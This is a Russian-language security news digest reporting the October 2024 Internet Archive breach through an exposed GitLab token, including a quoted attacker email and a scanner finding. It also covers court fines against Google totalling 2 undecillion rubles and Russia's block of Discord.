
По словам Ханта, суммарно база содержит 31 миллион уникальных email-адресов и многие из этих людей подписаны на уведомления об утечках данных на HIBP. Исследователь связался с некоторыми людьми, чья информация фигурировала в утечке, и те подтвердили подлинность данных.

В итоге дамп был добавлен в БД HIBP, и все пользователи могут проверить, действительно ли их данные были раскрыты в результате компрометации Internet Archive, а тем, кто подписан на уведомления об утечках, уже разосланы предупреждения.

Интересно, что одновременно со взломом «Архив интернета» подвергся и мощным DDoS-атакам, ответственность за которые взяла на себя пропалестинская хакгруппа SN_BlackMeta. Хотя DDoS и взлом Internet Archive происходили практически одновременно, за этими инцидентами стояли разные злоумышленники. То есть дефейс и кража данных никак не связаны с SN_BlackMeta.

19–20 октября 2024 года Internet Archive пострадал от второй атаки: в эти дни множеству пользователей неожиданно пришли ответы на старые запросы по удалению контента из Wayback Machine. Сообщения были написаны злоумышленниками и гласили, что организация взломана, поскольку небрежно обращалась со своими аутентификационными токенами, которые были похищены еще во время первой атаки.

> *«Удручающее зрелище. Даже после того, как несколько недель назад стало известно о взломе, IA так и не проявила должной осмотрительности и не обновила многие ключи API, которые были раскрыты в секретах на их GitLab, — гласило письмо. — Как показывает это сообщение, среди них был токен Zendesk с правами доступа к 800K+ тикетов поддержки, отправленных на info@archive.org с 2018 года. Неважно, пытались ли вы задать какой то вопрос или попросили удалить ваш сайт из Wayback Machine, теперь ваши данные находятся в руках какого то рандомного парня. Если бы это не сделал я, это сделал бы кто то другой».*



From: **The Internet Archive Team (Internet Archive)** <support@archivesupport.zendesk.com>
Date: Sun, 20 Oct 2024, 11:40
Subject: Re: Requesting removals from archive
To: Ax Sharma <[redacted]>

##- Please type your reply above this line -##

The Internet Archive Team (Internet Archive)
Oct 20, 2024, 05:40 CDT

It's dispiriting to see that even after being made aware of the breach 2 weeks ago, IA has still not done the due diligence of rotating many of the API keys that were exposed in their gitlab secrets.

As demonstrated by this message, this includes a Zendesk token with perms to access 800K+ support tickets sent to info@archive.org since 2018.

Whether you were trying to ask a general question, or requesting the removal of your site from the Wayback Machine —your data is now in the hands of some random guy. If not me, it'd be someone else.

Here's hoping that they'll get their shit together now.


This email is a service from Internet Archive. Delivered by Zendesk

При этом некоторые пользователи отмечали, что при запросе на удаление контента из Wayback Machine им приходилось указывать личные данные. То есть эта информация тоже может находиться в руках злоумышленников, в зависимости от того, какой доступ они имели к Zendesk.

Журналисты издания Bleeping Computer писали, что неоднократно пытались предупредить администрацию Internet Archive о том, что их исходный код украден через аутентификационный токен GitLab, который «светился» в сети на протяжении двух лет. Однако издание так и не получило ответа от представителей организации.

Дело в том, что человек, взломавший «Архив интернета» в середине октября, сильно расстроился, когда многие СМИ по ошибке приписали взлом упомянутой выше группировке SN_BlackMeta. В итоге хакер связался с Bleeping Computer через посредника, взял на себя ответственность за атаку и объяснил, как проник в Internet Archive.

По словам злоумышленника, атака началась с того, что он нашел доступный файл конфигурации GitLab на одном из серверов организации (services-hls.dev.archive.org). Изданию удалось подтвердить, что этот токен действительно был доступен посторонним как минимум с декабря 2022 года, причем за это время он неоднократно менялся.



Git configuration and history exposed

The following URL (usually `/.git/config`) is publicly accessible and is leaking source code and repository configuration.

Additionally the GIT credentials are present and could give unauthorized access to source code repository of private projects.

IP: 207.241.227.102
Domain: services-hls.dev.archive.org
Port: 443
URL: https://services-hls.dev.archive.org

First seen 2022-12-29 18:13
Last seen 2024-10-06 20:09
Open for 647 days

Severity: critical
Fingerprint:
2580fa947178c88c8f88f4f64b143e4f192660cba91884022e566c81b6163b6d

Хакер утверждает, что файл конфигурации содержал аутентификационный токен, позволяющий загрузить исходный код Internet Archive. Якобы эти исходники включали дополнительные учетные данные и аутентификационные токены, в том числе от системы управления БД Internet Archive. В итоге злоумышленник скачал БД пользователей, исходные коды и дефейснул сайт.

Согласно заявлениям хакера, в общей сложности он похитил у «Архива интернета» 7 Гбайт данных, однако он отказался предоставить журналистам какие-либо образцы в качестве доказательства своих слов. Пока очевидно лишь то, что токены доступа к API Zendesk определенно были среди похищенной информации.

Как отметил владелец и главный редактор Bleeping Computer Лоренс Абрамс (Lawrence Abrams), после компрометации «Архива интернета» в сети появилось множество теорий о том, кто мог взломать НКО и зачем это вообще могло кому-то понадобиться. Так, некоторые полагают, что за атакой стоит Израиль, другие обвиняют правительство США, а третьи подозревают, что на такой шаг могли пойти крупные корпорации, которые давно борются с НКО из-за нарушений авторских прав.


Однако Абрамс пишет, что мотивы злоумышленников не были политическими или финансовыми. По его словам, ресурс взломали просто так, потому что могли. Якобы эта атака помогла повысить репутацию хакера среди других преступников.

2 УНДЕЦИЛЛИОНА РУБЛЕЙ ТРЕБУЮТ РОССИЙСКИЕ ТЕЛЕКАНАЛЫ ОТ GOOGLE

По данным СМИ, общая сумма требований 17 российских телеканалов к компании Google достигла 2 УНДЕЦИЛЛИОНОВ РУБЛЕЙ. Ундециллион — это единица с 36 НУЛЯМИ.

Суд назначил штраф Google из-за того, что компания не выполнила требование по восстановлению аккаунтов на YouTube ряда российских медиа. Пострадавшими по этому делу проходят, например, «Звезда», «Первый канал» и ВГТРК.

Суд обязал Google восстановить их аккаунты на YouTube, а в случае неисполнения требований — взыскать неустойку. Если решение суда не будет выполнено в течение девяти месяцев с момента его вступления в силу, за каждый день неисполнения начисляется штраф в размере 100 000 рублей. Также сумма УДВАИВАЕТСЯ каждую неделю, пока решение не будет выполнено, а ограничения общей суммы штрафа попросту нет.



БЛОКИРОВКА DISCORD

8 октября 2024 года мессенджер Discord был заблокирован в России за нарушение требований законодательства РФ. Ранее Роскомнадзор (РКН) направил администрации Discord требование удалить 947 противоправных материалов.

> *«Доступ к мессенджеру Discord ограничен в связи с нарушением требований российского законодательства, выполнение которых необходимо для предотвращения использования мессенджера в террористических и экстремистских целях, вербовки граждан для их совершения, продажи наркотиков, в связи с размещением противоправной информации», — заявили в РКН.*


В ведомстве отметили, что направили в адрес Discord множество требований удалить запрещенный контент, однако ряд таких материалов был по-прежнему доступен в свободном доступе.

К примеру, за неделю до блокировки сообщалось, что РКН направил администрации Discord требование удалить «947 противоправных материалов, в том числе содержащих детскую порнографию, призывы к экстремизму, вовлечение несовершеннолетних в совершение противоправных действий, призывы к самоубийству, пропаганду ЛГБТ (признано экстремистским и запрещено в РФ) и пронаркотический контент». По данным РКН, некоторые из этих «интернет-страниц» не были удалены.

Также в прошлом в Роскомнадзоре уже заявляли, что Discord не выполняет требования закона после включения в реестр социальных сетей, хотя после этого компания обязана самостоятельно выявлять и блокировать противоправный контент.

> *«Мессенджер Discord в основе своей — это анонимное сообщество. Изначально созданный для использования в онлайн играх, со временем он стал активно использоваться преступниками. Благоприятные условия для сокрытия преступной деятельности при расследованиях создает полный отказ его владельцев от подтверждения сведений о номере телефона пользователя при регистрации в соответствии с требованиями российского законодательства. Как и в даркнете, анонимность гарантирует преступникам безнаказанность, — заявляли в РКН. — Discord сегодня по прежнему распространяет запрещенную информацию, способствующую совершению серьезных уголовных преступлений, отказывается выполнять требования законодательства, обеспечивающие возможность выявления преступников и пресечение их деятельности против граждан России».*

Как теперь сообщил член комитета Государственной думы по информационной политике Антон Немкин, блокировка Discord — это «сигнал другим иностранным ИТ-компаниям о том, что терпение и желание вести переговоры заканчиваются». По его словам, блокировка направлена на обеспечение безопасности российских пользователей.

